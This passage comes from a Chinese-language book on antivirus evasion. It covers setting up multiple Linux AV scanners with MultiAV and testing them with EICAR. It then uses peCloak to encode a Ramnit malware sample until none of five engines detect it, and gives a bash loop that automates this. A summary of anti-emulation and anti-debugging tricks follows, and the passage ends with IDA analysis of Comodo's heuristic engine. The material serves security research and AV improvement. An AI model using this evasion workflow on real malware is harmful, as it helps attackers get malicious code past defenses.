我们需要安装第一款反病毒产品。从简单的开始安装：CalmAV。需要安装带实时防护版本和Python binding，还需要获取最新的病毒特征数据库并启动CalmAV实时防护。

```
$ sudo apt-get install python-pyclamd clamav-daemon
$ sudo freshclam # download the latest signatures
$ sudo /etc/init.d/clamav-daemon start # start the daemon
```

如果一切顺利，ClamAV和MultiAV要用到的Python binding就可以正常运行了。输入以下指令来测试该扫描器：

```
$ mkdir malware
$ cd malware
$ wget http://www.eicar.org/download/eicar.com.txt
$ clamdscan eicar.com.txt
/home/joxean/malware/eicar.com.txt: Eicar-Test-Signature FOUND

----------- SCAN SUMMARY -----------
Infected files: 1
Time: 0.068 sec (0 m 0 s)
```

简单执行以下Python指令来验证Python binding没有出错：

```
$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:38)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyclamd
>>>
```

接下来要安装更多反病毒产品。我们使用以下几款：

- Avast Linux版　使用30天使用版；
- AVG Linux版　对家庭用户免费；
- F-Prot Linux版　对家庭用户免费；
- Comodo Linux版　有免费版可用；
- Zoner Antivirus Linux版　到目前为止，所有产品都是免费的。

2. 安装Avast

可以从以下地址下载Avast Core Security Linux试用版：https://www.avast.com/linux-server-antivirus。

在安装过程中，需要一个有效的电子邮件地址。一旦获取到了许可密钥，Ubuntu repository和在邮箱收件夹中的GPG密钥使用以下命令安装该产品：

```
# echo "deb http://deb.avast.com/lin/repo debian release" >>
/etc/apt/sources.list
# apt-key add /path/to/avast.gpg
# apt-get update
```

```
# apt-get install Avast
```

运行上述命令后，复制附件许可证文件到/etc/avast目录，把文件名命名为license.avastlic。许可证有效期为30天，不过已经足够我们创建一个基础的MultiAV来进行测试了。执行以下指令，确定可以正常运行，:

```
$ sudo /etc/init.d/avast start
$ mkdir malware
$ cd malware
$ wget http://www.eicar.org/download/eicar.com.txt
$ scan eicar.com.txt
/home/joxean/malware/eicar.com.txt
EICAR Test-NOT virus!!!
```

3. 安装AVG

接下来要安装的反病毒软件AVG，需要从以下链接下载：http://download.avgfree.com/filedir/inst/avg2013flx-r3118-a6926.i386.deb。

滑动至页面底部，找到i386.DEB安装包。本书写作时最新版本对应的下载地址是：http://download.avgfree.com/filedir/inst/avg2013flx-r3118-a6926.i386.deb。

下载好DEB安装包文件后，执行以下指令完成安装。


```
$ sudo dpkg -i avg2013flx-r3118-a6926.i386.deb
```

整个安装过程只需要上述一条命令。现在，通过扫描eicar.com.txt来验证安装成功。

```
$ avgscan /home/joxean/malware/eicar.com.txt
AVG command line Anti-Virus scanner
Copyright (c) 2013 AVG Technologies CZ

Virus database version: 3657/6926
Virus database release date: Mon, 16 Dec 2013 22:19:00 +0100

/home/joxean/malware/eicar.com.txt  Virus identified EICAR_Test

Files scanned      :  1(1)
Infections found   :  1(1)
PUPs found         :  0
Files healed       :  0
Warnings reported  :  0
Errors reported    :  0
```

安装成功！接着安装其他反病毒软件：F-Prot、Comodo和Zoner。

4. 安装F-Prot

由Gzip打包的tar文件格式的F-Prot Linux版安装包可以通过如下页面下载：http://www.f-prot.com/download/home_user/download_fplinux.html。

完成下载后，运行以下命令解压缩：

```
$ tar -xzvf fp-Linux.x86.32-ws.tar.gz
```

然后，进入创建好的f-prot目录并执行以下命令：

```
$ sudo perl install-f-prot.pl
```

接受所有默认条款，继续执行安装操作。等待一段时间之后，最新版本的F-Prot反病毒特征数据库和反病毒软件就全部安装成功了。可以通过运行以下命令验证安装是否成功。

```
$ fpscan -r /home/joxean/malware/eicar.com.txt

F-PROT Antivirus CLS version 6.7.10.6267, 32bit (built: 2012-03-27T12-34-14)


FRISK Software International (C) Copyright 1989-2011
Engine version:   4.6.5.141
Arguments:        -r /home/joxean/malware/eicar.com.txt
Virus signatures: 201506020213
                  (/home/joxean/sw/f-prot/antivir.def)

[Found virus] <EICAR_Test_File (exact)>
       /home/joxean/malware/eicar.com.txt
Scanning:

Results:

Files: 1
Skipped files: 0
MBR/boot sectors checked: 0
Objects scanned: 1
Infected objects: 1
Infected files: 1
Files with errors: 0
Disinfected: 0

Running time: 00:01
```

5. 安装Comodo

Comodo反病毒软件Linux版可以通过如下页面下载：https://www.comodo.com/home/internet-security/antivirus-for-linux.php。

点击Download Now按钮，进入下一页，选择Ubuntu和32bit并点击下载。在编写本书的时候，可供下载的Debian安装包文件为cav-linux_1.1.268025-1_i386.deb。和安装AVG的操作类似，我们可以通过执行以下命令进行安装：

```
$ sudo dpkg -i cav-linux_1.1.268025-1_i386.deb
```

安装完成后，系统会提示必须以root权限运行配置Comodo的命令。你需要运行以下命令：

```
$ sudo /opt/COMODO/post_setup.sh
```

接受安装协议和默认配置。然后，运行以下命令以升级病毒特征数据库：

```
$ /opt/COMODO/cav
```

GUI会提示病毒特征数据库从未更新过。点击Never Updated链接按钮，下载最新的病毒特征数据库。所有反病毒特征数据库下载完毕后，可以执行以下指令来测试反病毒软件是否正常运行。

```
$ /opt/COMODO/cmdscan -v -s /home/joxean/malware/eicar.com.txt
-----== Scan Start ==-----
/home/joxean/malware/eicar.com.txt ---> Found Virus, Malware Name is Malware
-----== Scan End ==-----
Number of Scanned Files: 1
Number of Found Viruses: 1
```

与Comodo配套的命令行扫描器`cmdscan`有一些限制。第2章介绍过如何创建能与MultiAV交互的、属于我们自己的`cmdscan`（一个改良版的Comodo命令行扫描器）。稍后我们将结合MultiAV使用这个改良版的工具。

6. 安装Zoner Antivirus

下面来安装最后一款反病毒软件：Zoner Antivirus。其Linux版可以通过以下链接下载：http://www.zonerantivirus.com/stahnout?os=linux。

选择Zoner Antivirus的GNU/Linux、适用于Ubuntu以及32位的版本，然后点击下载按钮。它会下载另一个.DEB安装包文件。安装过程和前几个一样容易。

```
$ dpkg -i zav-1.3.0-ubuntu-i386.deb
```

安装完毕后，获取密钥，激活产品，下载最新版反病毒特征数据库文件。你可以通过以下链接注册：http://www.zonerantivirus.com/aktivace-produktu。

我们需要一个有效的电子邮件账号来接收激活码。使用root权限编辑文件/etc/zav/zavd.conf并修改配置文件中的`UPDATE_KEY`，向其中添加激活码。然后，执行以下命令以更新病毒特征数据库，重启后台进程。

```
$ sudo /etc/init.d/zavd update
02/06/15 12:45:54 [zavdupd]: INFO: ZAVd Updater starting ...
02/06/15 12:46:00  [zavdupd]: INFO: Succesfully updated ZAV database and ZAVCore engine
Informing ZAVd about pending updates
$ sudo /etc/init.d/zavd restart
Stopping Zoner AntiVirus daemon
02/06/15 12:46:52 [zavd]: INFO: Sending SIGTERM to 16863
02/06/15 12:46:52 [zavd]: INFO: ZAVd successfully terminated
Starting Zoner AntiVirus daemon
02/06/15 12:46:52 [zavd]: INFO: Starting ZAVd in the background...
02/06/15 12:46:53 [zavd]: INFO: ZAVd successfully started
$ zavcli ../malware/eicar.com.txt
../malware/eicar.com.txt: INFECTED [EICAR.Test.File-NoVirus]
```

这样，所有需要用到的反病毒产品就全部安装完成了。接下来需要对之前下载的MultiAV客户端进行配置。

8

8.2.2 MultiAV 配置

MultiAV程序使用一套彼此兼容的反病毒产品（撰写本书时共15个反病毒产品）。这些产品能通过编辑config.cfg文件进行配置。在本例中，配置过程十分容易：禁用不需要使用的反病毒产品。禁用反病毒引擎（比如，ESET Nod32），只需要像下面这样在配置文件中对应反病毒产品部分添加粗体部分的代码：

```
[ESET]
PATH=/opt/eset/esets/sbin/esets_scan
ARGUMENTS=--clean-mode=NONE --no-log-all
DISABLED=1
```

除了之前下载并配置好的Avast、AVG、ClamAV、Comodo、F-Prot和Zoner以外，这里还需要禁用其他所有反病毒产品。完整的配置文件如下所示：

```
[ClamAV]
UNIX_SOCKET=/var/run/clamav/clamd.ctl

[F-Prot]
PATH= /usr/local/bin/fpscan
ARGUMENTS=-r -v 0

[Comodo]
PATH=/opt/COMODO/mycmdscan
ARGUMENTS=-s $FILE -v

[ESET]
PATH=/opt/eset/esets/sbin/esets_scan
ARGUMENTS=--clean-mode=NONE --no-log-all
DISABLED=Y

[Avira]
PATH=/usr/lib/AntiVir/guard/scancl
ARGUMENTS=--quarantine=/tmp -z -a --showall --heurlevel=3
DISABLED=Y

[BitDefender]
PATH=/opt/BitDefender-scanner/bin/bdscan
ARGUMENTS=--no-list
DISABLED=Y

[Sophos]
PATH=/usr/local/bin/sweep
ARGUMENTS=-archive -ss
DISABLED=Y

[Avast]
PATH=/bin/scan
ARGUMENTS=-f

[AVG]
PATH=/usr/bin/avgscan
ARGUMENTS=-j -a --ignerrors

[DrWeb]
PATH=/opt/drweb/drweb
ARGUMENTS=
DISABLED=Y

[McAfee]
PATH=/usr/local/uvscan
```

```
ARGUMENTS=--ASCII --ANALYZE --MANALYZE  --MACRO-HEURISTICS --RECURSIVE --UNZIP
DISABLED=Y

# Ikarus is supported in Linux running it with wine (and it works great)
[Ikarus]
PATH=/usr/bin/wine
ARGUMENTS=/path/to/ikarus/T3Scan.exe -sa
DISABLED=1

[F-Secure]
PATH=/usr/bin/fsav
ARGUMENTS=--action1=none --action2=none
DISABLED=1

[Kaspersky]
# Works at least in MacOSX
PATH=/usr/bin/kav
ARGUMENTS=scan $FILE -i0 -fa
DISABLED=1

[ZAV]
PATH=/usr/bin/zavcli
ARGUMENTS=--no-show=clean
```

8

配置完MultiAV后，就可以通过以下命令对其进行测试了：

```
$ python multiav.py /home/joxean/malware/eicar.com.txt

{'AVG': {'/home/joxean/malware/eicar.com.txt': 'EICAR_Test'},
 'Avast': {'/home/joxean/malware/eicar.com.txt': 'EICAR Test-NOT virus!!!'},
 'ClamAV': {'/home/joxean/malware/eicar.com.txt': 'Eicar-Test-Signature'},
 'Comodo': {'/home/joxean/malware/eicar.com.txt': 'Malware'},
 'F-Prot': {'/home/joxean/malware/eicar.com.txt': 'EICAR_Test_File (exact)'},
 'ZAV': {'/home/joxean/malware/eicar.com.txt': 'EICAR.Test.File-NoVirus'}}
```

扫描结束之后，将会得到一个检测报告，其中包括了每一款反病毒软件对给定样本的分析结果。由于EICAR样本理论上可以被所有反病毒软件侦测到，如果有反病毒软件无法侦测该样本，则需要重新进行设置直到确认一切无误。

下一步是运行Web接口以及基于JSON格式的API。在multiav.py脚本所在的同一个目录下，还有一个名为webapi.py的Python脚本。使用以下指令运行即可：

```
$ python webapi.py
http://0.0.0.0:8080/
```

它会默认监听8080虚拟机的端口。如果打开浏览器访问对应地址，我们将会看到一个如图8-5所示的页面。




图8-5　MultiAV主页

我们可以使用上述页面来上传一个样本文件，交给多个反病毒引擎进行扫描分析。当所有扫描任务结束以后，页面会以表格的形式展示相关结果，如图8-6所示。




图8-6　反病毒引擎扫描分析结果

但是，这里我们对Web交互接口并不感兴趣：虽然它有效而且有用，但是找到编写工具需要使用到的API显得更为重要。目前版本的MultiAV提供了三个JSON格式的Web API：

- /api/upload　上传文件然后获取扫描结果；
- /api/upload_fast　上传文件然后仅使用扫描速度快的引擎扫描并返回扫描结果；
- /api/search　获取之前已有的扫描分析报告。

可以使用upload_fast API来上传修改过的payload。但要如何获取修改过的payload呢？例如，在存在缓存的前提下，如何获取一个修改过并发送给MultAV的API进行扫描的Meterpreter payload呢？这时候就需要借助peCloak.py了，下一节将会详细阐释。

8.2.3 peCloak

peCloak原本是为了测试实验绕过反病毒软件扫描器而开发的。当然，试验结果非常成功：无论是使用默认配置还是使用特殊命令行配置，所有研究的反病毒软件都被绕过了。你可以通过以下链接下载到原始工具：http://securitysift.com/pecloak-py-an-experiment-in-av-evasion/。

这里我们对peCloak的原始版本做了一些改动并进行打包，你可以从以下链接下载修改后的新版本：https://github.com/joxeankoret/tahh/tree/master/evasion。

本节将借助peCloak来修改Windows PE文件从而绕过反病毒软件的静态扫描侦测。让我们手动进行一些测试。我们使用的病毒样本MD5值为`767d6b68dbff63f3978bec0114dd875c`。

```
$ md5sum ramnit_767d6b68dbff63f3978bec0114dd875c.exe
767d6b68dbff63f3978bec0114dd875c  ramnit_767d6b68dbff63f3978bec0114dd875c.exe
$ /home/joxean/multiav/multiav-client.py ip-address-of-multi-av:8080 \
ramnit_767d6b68dbff63f3978bec0114dd875c.exe -f
Results:

{u'AVG': {u'/tmp/tmpE4WvF0': u'Win32/Zbot.G'},
 u'Avast': {u'/tmp/tmpE4WvF0': u'Win32:RmnDrp'},
 u'ClamAV': {u'/tmp/tmpE4WvF0': u'W32.Ramnit-1'},
 u'F-Prot': {u'/tmp/tmpE4WvF0': u'W32/Ramnit.E'},
 u'ZAV': {u'/tmp/tmpE4WvF0': u'Win32.Ramnit.H'}}
```

有五款反病毒软件识别出了该样本是已知的恶意软件。现在尝试使用peCloak生成一个样本的修改版本：

```
$ ./peCloak.py -a -o test.exe ramnit_767d6b68dbff63f3978bec0114dd875c.exe

========================================================================
|                          peCloak.py (beta)                           |
|  A Multi-Pass Encoder & Heuristic Sandbox Bypass AV Evasion Tool     |
|                                                                      |
|           Author: Mike Czumak | T_V3rn1x | @SecuritySift             |
|    Usage: peCloak.py [options] [path_to_pe_file] (-h or --help)      |
========================================================================


[*] ASLR not enabled
[*] Creating new section for code cave...
[*] Code cave located at 0x443000
[*] PE Section Information Summary:
      [+] Name: .text, Virtual Address: 0x1000, Virtual Size: 0x9cda, Characteristics: 
0x60000020
       [+] Name: .data, Virtual Address: 0xb000, Virtual Size: 0xcdc, Characteristics: 
0xc0000040
       [+] Name: .rsrc, Virtual Address: 0xc000, Virtual Size: 0x9128, Characteristics: 
0x40000040
       [+] Name: .text, Virtual Address: 0x16000, Virtual Size: 0x2d000, 
Characteristics: 0xe0000020
       [+] Name: .NewSec, Virtual Address: 0x43000, Virtual Size: 0x1000, 
Characteristics: 0xe00000e0
```

```
[*] Preserving the following entry instructions (at entry address 0x416000):
       [+] pusha
       [+] call 0x416006
       [+] pop ebp
       [+] mov eax,ebp
[*] Generated Heuristic bypass of 3 iterations
[*] Generated Encoder with the following instructions:
       [+] ADD 0xcc
       [+] XOR 0x8
       [+] XOR 0x4b
       [+] SUB 0x13
       [+] SUB 0x88
       [+] XOR 0xc
[*] Encoding entire .text section
[*] PE .text section made writeable with attribute 0xE0000020
[*] Writing encoded data to file
[*] Overwriting first bytes at physical address 0002b000
with jump to code cave
[*] Writing code cave to file
       [+] Heuristic Bypass
       [+] Decoder
       [+] Saved Entry Instructions
       [+] Jump to Restore Execution Flow
       [+] Final Code Cave (len=188):

          90909090909031f631ff905231d25a404833c060
          404149424a40483dff7893120000000075ec6061
          909033c04048424a405331db5b4149434b3d73dd
          160000000075e89c9d424a424a90909033c04048
          41493dea2247180000000075f09c9d9c9d909090
          0060410000000000424a9080300c9c9d40488000
          4048800013424a434b80304b4149803008606151
          c9598028cc403d00304400000000007ecd909060

[*] New file saved [test.exe]
$ /home/joxean/multiav/multiav-client.py \
  ip-address-of-multi-av:8080 test.exe -f
Results:

{u'AVG': {}, u'Avast': {}, u'ClamAV': {}, u'F-Prot': {}, u'ZAV': {}}
```

没有一款反病毒软件检测到修改过后的样本变种。现在，让我们来编写一个自动化工具来替代刚刚手工进行的操作。

8.2.4　编写终极工具

本节将会介绍如何结合MultiAV和peCloak编写自动化生成绕过反病毒软件样本的工具。这款工具的工作原理如下：

(1) 传入一个Windows PE文件样本；

(2) 使用peCloak对传入样本文件进行修改，使其能够绕过反病毒软件的侦测；

(3) 检查修改过后的样本是否会被反病毒引擎检测到；

(4) 返回一个不会被侦测到的变种样本。

本节将会演示如何结合peCloak.py和MultiAV的命令行客户端来编写一个简单的命令行工具。编写简单的Shell脚本十分容易。MutiAV带有一个名为multiav-client.py的命令行式Python脚本客户端，用来发送恶意软件样本并根据相应配置使用不同的反病毒引擎进行扫描。在手动测试peCloak.py之前，我们使用multiav-client.py。下面是一个使用了之前提到的命令的Shell脚本形式的自动绕过样本研究工具的简化版本：

```
#!/bin/bash

MULTIAV_ADDR=ip-address-of-multi-av:8080
MULTIAV_PATH=/path/to/multiav
MULTIAV_TOOL=$MULTIAV_PATH/multiav-client.py
CLOAK_PATH=/path/to/peCloak.py

if [ $# -lt 1 ]; then
  echo "Usage: $0 <pefile>"
  exit 0
fi

sample=$1

while [ 1 ]
do
  echo "[+] Mutating the input PE file..."
  $CLOAK_PATH -a -o test.exe $sample
  echo "[+] Testing antivirus detection..."
  if $MULTIAV_TOOL $MULTIAV_ADDR test.exe -f; then
    echo "[i] Sample `md5sum test.exe` undetected!"
    break
  else
    echo "[!] Sample still detected, continuing..."
  fi
done
```


脚本运行并使用`peCloak.py`处理传入的文件，对其进行编码，然后发送给MultiAV服务端测试是否有反病毒引擎能够侦测。当没有一款反病毒软件能够检测出修改过后的样本时，程序自动退出。为了测试精简版本的自动化绕过研究工具，我们传入一个PE文件样本：

```
$ /path/to/multiav-client.py ip-off-multi-av:8080 \
  ramnit_767d6b68dbff63f3978bec0114dd875c.exe -f
Results:

{u'AVG': {u'/tmp/tmpEZnlZW': u'Win32/Zbot.G'},
 u'Avast': {u'/tmp/tmpEZnlZW': u'Win32:RmnDrp'},
 u'ClamAV': {u'/tmp/tmpEZnlZW': u'W32.Ramnit-1'},
 u'F-Prot': {u'/tmp/tmpEZnlZW': u'W32/Ramnit.E'},
 u'ZAV': {u'/tmp/tmpEZnlZW': u'Win32.Ramnit.H'}}
$ bash evasion-test.sh ramnit_767d6b68dbff63f3978bec0114dd875c.exe
[+] Mutating the input PE file...
```

```
[+] Testing antivirus detection...
Results:

{u'AVG': {}, u'Avast': {}, u'ClamAV': {}, u'F-Prot': {}, u'ZAV': {}}
[i] Sample ca4ae6888ec92f0a2d644b8aa5c6b249  test.exe undetected!
```

可以发现，使用peCloak.py和MultiAV编写的简化版Shell脚本已经有足够的能力来生成一个无法被选定反病毒产品侦测到的恶意文件变种。但要记住，在此过程中要使用自己的多反病毒引擎扫描工具，否则样本会被发送给反病毒厂商。接下来还可以做很多优化工作。比如目前这个简化版的脚本，如果找不到可以绕过反病毒软件侦测的样本时，就会持续循环运行。另外，还可以修改脚本使其能够支持peCloak.py所有相关的命令行选项。我们甚至可以将peCloak.py整合到MultiAV中去。当然上述实验演示内容，对于了解如何开发一个可以绕过反病毒软件扫描器的自动化生成工具来说已经足够了。实验证明，要绕过反病毒软件的静态扫描侦测其实十分容易。

8.3　总结

本章十分紧凑充实，介绍了大量关于绕过反病毒扫描器的知识和方法。最后通过实战案例介绍了如何自动化完成查找及测试绕过技术过程中所需的所有步骤。

总的来说，本章阐释了以下内容。

- 绕过反病毒扫描器意味着绕过反病毒特征码、扫描引擎和侦测逻辑。
- 扫描器会对待扫描的文件大小有限制。例如，如果文件大小超过预设的相关数值，扫描器就会跳过对该文件的扫描。正是因为存在文件大小上限，攻击者可以通过更改恶意软件文件大小至一个超过预设上限的值，来绕过扫描器检测。
- 所有反病毒软件都会有一个反汇编分析模块，且大多数同时带有一个模拟模块。当恶意软件带有压缩或混淆的代码，反病毒软件无法进行静态分析的时候，恶意软件就会被模拟执行分析。反病毒软件中的模拟器有时候不知道如何正确模拟一些混淆指令。攻击者可以使用带有类似混淆指令的样本来绕过侦测。
- 包含异常数量区块的PE文件头，尽管仍然可以被操作系统执行，但有可能会被反病毒扫描器认为已损坏，因此不会被侦测扫描。
- 有多种可以欺骗反病毒软件内模拟器的反模拟器技巧：用特殊的方式使用系统API并核查在模拟器内和在系统中执行结果有何差异；加载模拟器不支持或没有被模拟的系统库，然后调用这些库导出的函数；仔细观察模拟环境下某些系统库大小和内核同真实系统环境下有何不同；使用旧的会在模拟器中失效的DOS设备名（CON、AUX等）；同时，测试特权指令能否使用，是否会触发异常——在真实系统环境下，如果在用户态使用特权指令，会触发异常。
- 使用类似不常见的指令前缀和操作数组合或未有文档说明的指令，可以作为抗反汇编技巧来绕过侦测。
- 使用类似防止扫描器附加到恶意软件进程或读取进程内存这样的反调试技巧，对于绕过

内存扫描器十分有效。

- 文件格式混淆或多重文件格式可以干扰扫描器。例如，将一个可执行文件伪装成PDF文件，会让反病毒软件使用扫描PDF文件格式的模块去扫描PE文件，从而导致样本绕过侦测。
- Virustotal是一款允许上传文件进行扫描的在线服务。它会使用其支持的多种反病毒引擎进行扫描。但VirusTotal的一个缺点是所有上传的文件会被公开。这会给研究绕过反病毒软件技术的过程带来麻烦。这时候就需要用到MultiAV。
- MutiAV是一款类似VirusTotal的开源工具。它可以同时使用多款反病毒引擎扫描文件或目录。
- 可以借助类似Veil Framework的反病毒软件绕过框架或者名叫peCloak的独立PE绕过脚本，对恶意文件样本做出改变使其不能被反病毒软件侦测到。
- 使用MultiAV作为VirusTotal的个人隐私替代方案，结合反病毒软件绕过工具，我们可以自动化查找反病毒软件扫描器绕过方式的过程。相关工具首先创建一个修改过后的样本，同时使用MultiAV让不同的扫描引擎进行扫描。修改样本同时扫描这一过程实现自动化以后，只要投入足够多的时间，就一定能找出可以绕过反病毒软件侦测的样本。

在第9章中，我们将讨论如何绕过针对恶意代码执行过程中开展的反病毒动态侦测。

第 9 章

绕过启发式引擎

9

反病毒软件中最常见的不依赖于特定特征码进行检测的模块是启发式引擎。与通用侦测程序或基于特征码的常见病毒扫描侦测方案不同，启发式引擎依据文件通用行为作出判断。

反病毒软件使用的启发式引擎通过评估样本文件的行为和其他侦测依据实现病毒侦测，而不是依赖于特定特征码扫描侦测带有类似行为特征的恶意软件及其变种。本章将会介绍各种类型的启发式引擎，包括运行在用户态、内核态或是同时运行在用户态和内核态的引擎。了解如何绕过启发式引擎十分重要，因为当前反病毒软件会更多地基于文件行为对待扫描文件做出检测，而不是基于特征码来检测恶意软件。了解各种各样的启发式引擎将会对绕过相关侦测工作大有帮助。通过阅读本章，反病毒软件工程师同样可以了解到攻击者是如何绕过启发式引擎检测的，进而改进侦测引擎。

9.1 启发式引擎种类

启发式引擎可分为三类：静态、动态以及结合动静态策略的混合态。一般来说，静态启发引擎被认为是真正意义上的启发式引擎，而动态启发式引擎一般被称作主机入侵防御系统（host intrusion prevention system，HIPS）。静态启发式引擎通过反汇编或筛选分析文件头收集的相关侦测信息来发现恶意软件。同样是基于相应文件行为，动态启发式引擎通过hook API调用或在模拟框架下执行程序来侦测恶意软件。接下来的部分将会分别阐释不同种类的启发式引擎，并介绍如何绕过各类引擎。

9.1.1 静态启发式引擎

静态启发式引擎依据部署目标的不同，执行方式也有所不同。比如，一种常见的情况是使用基于机器学习算法（例如，贝叶斯神经网络算法或通用学习算法）的启发式引擎，因为它们需要针对由集群工具包（即启发式引擎）创建的最大的恶意软件家族，找出不同变种间的相似性。启发式引擎的实验室开发内测版扫描效果相较于桌面正式版更好，因为内测版误报率高、内存资源消耗大，这对实验室开发版来说是可接受的。对桌面版本的反病毒解决方案来说，“专家系统”是一个更好的选择。

“专家系统”是启发式引擎使用的一系列模拟人工分析者决策策略的病毒分析判断算法。病

毒分析员可以通过粗略分析文件结构并快速查看文件反汇编结果，无须观察文件行为便可对可疑的PE文件作出判断。病毒分析工程师可能会遇到以下问题：样本文件的结构不常见吗？样本文件是否通过修改PE文件的图标为Windows图片文件来欺骗用户点击执行？样本文件的代码是否经过混淆？样本是否加壳压缩或添加了某些保护措施？样本文件是否采用了反调试手段？如果以上问题的答案是“是”，那么病毒分析工程师就会怀疑样本文件是恶意软件，至少样本文件试着隐藏其内部逻辑，因此需要进一步分析。使用类似人工分析逻辑的启发式引擎，被称作“专家系统”。

9.1.2 绕过简单的静态启发式引擎

本部分以Comodo反病毒Linux版本中十分简单的静态启发式引擎作为案例。该启发式引擎通过库文件libHEUR.so实现。幸运的是，libHEUR.so库带有完整的调试符号，因此我们通过查找函数名，即可找到库里面真实的启发式引擎代码。图9-1展示了在IDA中启发式引擎的函数列表。




图9-1 IDA中展示的启发式引擎函数

该列表显示，启发式引擎借助C++类`CAEHeurScanner`实现启发式扫描。通过观察IDA反汇编结果列表中的VTable，可以确认`ScanSingleTarget`方法正是此次研究绕过启发式引擎的目标：

```
.data.rel.ro:000000000021A590 ; `vtable for'CAEHeurScanner
.data.rel.ro:000000000021A590 _ZTV14CAEHeurScanner dq 0
; DATA XREF:

.got:_ZTV14CAEHeurScanner_ptr
.data.rel.ro:000000000021A598          dq offset _ZTI14CAEHeurScanner ;
`typeinfo for'CAEHeurScanner
.data.rel.ro:000000000021A5A0          dq offset
_ZN14CAEHeurScanner14QueryInterfaceER5_GUIDPPv ;
CAEHeurScanner::QueryInterface(_GUID &,void **)
.data.rel.ro:000000000021A5A8          dq offset
_ZN14CAEHeurScanner6AddRefEv ; CAEHeurScanner::AddRef(void)
.data.rel.ro:000000000021A5B0          dq offset
 _ZN14CAEHeurScanner7ReleaseEv ; CAEHeurScanner::Release(void)
.data.rel.ro:000000000021A5B8          dq offset _ZN14CAEHeurScannerD1Ev
;
CAEHeurScanner::~CAEHeurScanner()

.data.rel.ro:000000000021A5C0          dq offset _ZN14CAEHeurScannerD0Ev
; CAEHeurScanner::~CAEHeurScanner()
.data.rel.ro:000000000021A5C8                 dq offset
_ZN14CAEHeurScanner4InitEP8IUnknownPv ; CAEHeurScanner::Init(IUnknown *,
void *)
.data.rel.ro:000000000021A5D0                 dq offset
_ZN14CAEHeurScanner6UnInitEPv ; CAEHeurScanner::UnInit(void *)
.data.rel.ro:000000000021A5D8                 dq offset
_ZN14CAEHeurScanner12GetScannerIDEP10_SCANNERID ;
CAEHeurScanner::GetScannerID(_SCANNERID *)
.data.rel.ro:000000000021A5E0                 dq offset
_ZN14CAEHeurScanner10SetSignMgrEP8IUnknown
; CAEHeurScanner::SetSignMgr(IUnknown
*)
.data.rel.ro:000000000021A5E8                 dq offset

_ZN14CAEHeurScanner16ScanSingleTargetEP7ITargetP11_SCANOPTIONP11_SCANRESULT ;
CAEHeurScanner::ScanSingleTarget(ITarget *,_SCANOPTION *,_SCANRESULT *)
.data.rel.ro:000000000021A5F0                 dq offset
_ZN14CAEHeurScanner4CureEPvj ; CAEHeurScanner::Cure(void *,uint)
```

在分析该函数之前，我们需要在IDA中定位到该方法的相关位置。在进行了一系列无趣的未知类型的对象成员调用后，对成员`ScanMultiPacked`有一次调用：

```
.text:000000000000E4F9          mov     esi,
[pstScanOptions+SCANOPTION.eSHeurLevel] ; nLevel
.text:000000000000E4FD          mov     rcx, pstResult  ; pstResult
.text:000000000000E500          mov     rdx, piSrcTarget ; piTarget
.text:000000000000E503          mov     rdi, this       ; this
.text:000000000000E506          call
__ZN14CAEHeurScanner15ScanMultiPackedEiP7ITargetP11_SCANRESULT ;
